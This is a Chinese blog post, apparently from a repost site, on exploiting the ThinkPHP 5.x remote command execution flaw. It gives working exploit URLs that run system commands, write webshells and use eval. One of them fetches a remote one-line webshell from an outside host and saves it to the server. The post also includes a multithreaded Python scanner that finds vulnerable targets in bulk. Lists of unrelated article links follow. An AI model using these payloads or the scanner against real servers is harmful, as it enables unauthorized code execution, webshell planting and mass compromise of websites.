
ThinkPHP 5.1.x远程命令执行漏洞利用, 参考POC
thinkphp5.1.1为例

1、代码执行:
http://192.168.0.108/public//index.php?s=index/\think\Request/input&filter=phpinfo&data=1
2、命令执行:
http://192.168.0.108/public//index.php?s=index/\think\Request/input&filter=system&data=dir

各个版本的执行方式各不相同, 未测试的一些POC:
1. /index.php?s=index/\think\Request/input&filter=phpinfo&data=1

2. /index.php?s=index/\think\Request/input&filter=system&data=id

3. /index.php?s=index/\think\template\driver\file/write&cacheFile=shell.php&content=%3C?php%20phpinfo();?%3E

4. /index.php?s=index/\think\view\driver\Php/display&content=%3C?php%20phpinfo();?%3E

5. /index.php?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1

6. /index.php?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id

7. /index.php?s=index/\think\Container/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1

8. /index.php?s=index/\think\Container/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=id

9. /index.php?s=index/think\app/invokefunction&function=call_user_func_array&vars[0]=assert&vars[1][]=@eval($_GET['joker']);&joker=system("whoami");

10. /index.php?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=assert&vars[1][]=print_r(file_put_contents(%27xx.php%27,file_get_contents(%27https://www.baidu.com/x.txt%27)))

(先file_get_contents读取远程文件内容为一句话 然后file_put_contents在当前目录下写入文件  而且不带<>)
批量检测漏洞的脚本POC, 本人未测试:
#!/usr/bin/env python

# -*- coding: utf-8 -*-

'''

name: thinkphp远程代码检测

description: ThinkPHP5 5.0.22/5.1.29 远程代码执行漏洞

'''

import re

import sys

import requests

import queue

import threading

from bs4 import BeautifulSoup

class thinkphp_rce(threading.Thread):

    def __init__(self, q):

        threading.Thread.__init__(self)

        self.q = q

    def run(self):

        while not self.q.empty():

            url=self.q.get()

            headers = {"User-Agent":"Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_8; en-us) AppleWebKit/534.50 (KHTML, like Gecko) Version/5.1 Safari/534.50"}

            payload = r"/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1"

            vulnurl = url + payload

            try:

                response = requests.get(vulnurl, headers=headers, timeout=3, verify=False, allow_redirects=False)

                soup = BeautifulSoup(response.text,"lxml")

                if 'PHP Version' in str(soup.text):

                    print ('[+] Remote code execution vulnerability exists at the target address')

                    print ('[+] Vulnerability url address ' + vulnurl)

                    with open('target.txt','a') as f1:

                        f1.write(vulnurl+'\n')

                    f1.close()

                else:

                    print ('[-] There is no remote code execution vulnerability in the target address')

            except:

                print ('[!] Destination address cannot be connected')

def urlget():

    with open('url.txt','r')as f:

        urls=f.readlines()

        for tmp in urls:

            if '//' in tmp:

                url=tmp.strip('\n')

                urlList.append(url)

            else:

                url='http://'+tmp.strip('\n')

                urlList.append(url)

        return(urlList)

    f.close()

if __name__=="__main__":

    print('''----------------扫描开始-------------------

*Made by  :tdcoming

*For More :https://t.zsxq.com/Ai2rj6E

*MY Heart :https://t.zsxq.com/A2FQFMN

              _______   _                         _

             |__   __| | |                       (_)

                | |  __| |  ___  ___   _ __ ___   _  _ __    __ _

                | | / _` | / __|/ _ \ | '_ ` _ \ | || '_ \  / _` |

                | || (_| || (__| (_) || | | | | || || | | || (_| |

                |_| \__,_| \___|\___/ |_| |_| |_||_||_| |_| \__, |

                                                             __/ |

                                                            |___/

            ''')

    urlList=[]

    urlget()

    threads = []

    threads_count = 10

    q=queue.Queue()

    for url in urlList:

        q.put(url)

    for i in range(threads_count):

        threads.append(thinkphp_rce(q))

    for i in threads:

        i.start()

    for i in threads:

        i.join()
1、将要检测的目标放在url.txt里面
2、如果存在漏洞的地址将自动生成一个target.txt文本保存
更多POC,参考:
https://www.cnblogs.com/bmjoker/p/10110868.html
ThinkPHP 5.1.x远程命令执行漏洞利用, 参考POC的更多相关文章
- Apache Tomcat远程命令执行漏洞(CVE-2017-12615) 漏洞利用到入侵检测
本文作者:i春秋作家——Anythin9 1.漏洞简介 当 Tomcat运行在Windows操作系统时,且启用了HTTP PUT请求方法(例如,将 readonly 初始化参数由默认值设置为 fals ...
- Drupal 远程命令执行漏洞(CVE-2018-7600)
名称: Drupal 远程命令执行漏洞 CVE-ID: CVE-2018-7600 Poc: https://paper.seebug.org/578/ EXPLOIT-DB: https://www ...
- ThinkPHP 5.x远程命令执行漏洞复现
ThinkPHP 5.x远程命令执行漏洞复现 一.漏洞描述 2018年12月10日,ThinkPHP官方发布了安全更新,其中修复了ThinkPHP5框架的一个高危漏洞: https://blog.th ...
- ThinkPHP 5.0.x、5.1.x、5.2.x 全版本远程命令执行漏洞
ThinkPHP 5.0.x.5.1.x.5.2.x 全版本远程代码执行漏洞 作者:SoulCat. 来源:CSDN 原文:https://blog.csdn.net/csacs/article/de ...
- FlexPaper 2.3.6 远程命令执行漏洞 附Exp
影响版本:小于FlexPaper 2.3.6的所有版本 FlexPaper (https://www.flowpaper.com) 是一个开源项目,遵循GPL协议,在互联网上非常流行.它为web客户端 ...
- struts2远程命令执行漏洞S2-045
Apache Struts2最新漏洞(CVE-2017-5638,S02-45) struts2远程命令执行漏洞S2-045 Apache Struts 2被曝存在远程命令执行漏洞,漏洞编号S2-04 ...
- 【漏洞公告】高危:Windows系统 SMB/RDP远程命令执行漏洞
2017年4月14日,国外黑客组织Shadow Brokers发出了NSA方程式组织的机密文档,包含了多个Windows 远程漏洞利用工具,该工具包可以可以覆盖全球70%的Windows服务器,为了确 ...
- D-Link service.cgi远程命令执行漏洞复现
1.1 概述 友讯集团(D-Link),成立于1986年,1994年10月于台湾证券交易所挂牌上市,为台湾第一家上市的网络公司,以自创D-Link品牌行销全球,产品遍及100多个国家. 1月17日,C ...
- Apache SSI 远程命令执行漏洞复现
Apache SSI 远程命令执行漏洞复现 一.漏洞描述 当目标服务器开启了SSI与CGI支持,我们就可以上传shtml,利用<!--#exec cmd=”id” -->语法执行命令. 使 ...
随机推荐
- 一、Django学习之连接与建立数据库
连接MySQL数据库 配置文件 找到DATABASES对应的设置,修改为MySQL的配置即可 DATABASES = { 'default': { 'ENGINE': 'django.db.backe ...
- CSS 故障艺术
本文的主题是 Glitch Art,故障艺术. 什么是故障艺术?我们熟知的抖音的 LOGO 正是故障艺术其中一种表现形式.它有一种魔幻的感觉,看起来具有闪烁.震动的效果,很吸引人眼球. 故障艺术它模拟 ...
- 修改 VS2013 项目属性的默认包含路径(全局)
1. 这里已不能更改. 2. 修改位置: C:\Users\N3verL4nd\AppData\Local\Microsoft\MSBuild\v4.0 Microsoft.Cpp.Win32.use ...
- ConnectWeb
@echo off MODE con: COLS=60 lines=20 color a taskkill /f /im knatsvc.exe taskkill /f /im DrMain.exe ...
- python——3种字符串反转方法
在学习过程中,总结了3种字符串反转方法: 1.切片法 这种方法最为简便 str='abad' print(str[::-1]) · 用切片操作,将字符串以步长-1重新整理,即 'str[-1],str ...
- HDU_4403
http://acm.hdu.edu.cn/showproblem.php?pid=4403 数值不大,暴力枚举,枚举每一种划分,然后枚举每一种等号位置. #include<iostream&g ...
- A Hybrid Data Association Framework for Robust Online Multi-Object Tracking(2017 IEEE Transactions on Image Processing)
A Hybrid Data Association Framework for Robust Online Multi-Object Tracking 一种用于鲁棒在线多目标跟踪的混合数据关联框架 摘 ...
- 基于 HTML5 Canvas 的病毒模拟视觉试验台
前言 2020 年 1 月 12 日,世界卫生组织以武汉病毒肺炎病例命名了一种病毒,2019新型冠状病毒 ( 2019-nCoV ) .随着春运的到来,该病毒迅速的蔓延开来,大家都唯恐避之不及.病毒的 ...
- c++算法:计算行列式的值(详细讲解)
参考了:https://blog.csdn.net/u011885865/article/details/42032229 需要的基础:学过<线性代数>,知道行列式值的求法 基本公式:对于 ...
- Leetcode题解 - 部分中等难度算法题解(56、957、825、781、1324、816)
957. N 天后的牢房 思路: 模拟变换,当N天结合后返回 => 当N非常大的时候,超时 => 一般N很大的时候,这种题目必然存在循环,所以记录找过的状态,一旦出现已经访问过的状态可立即 ...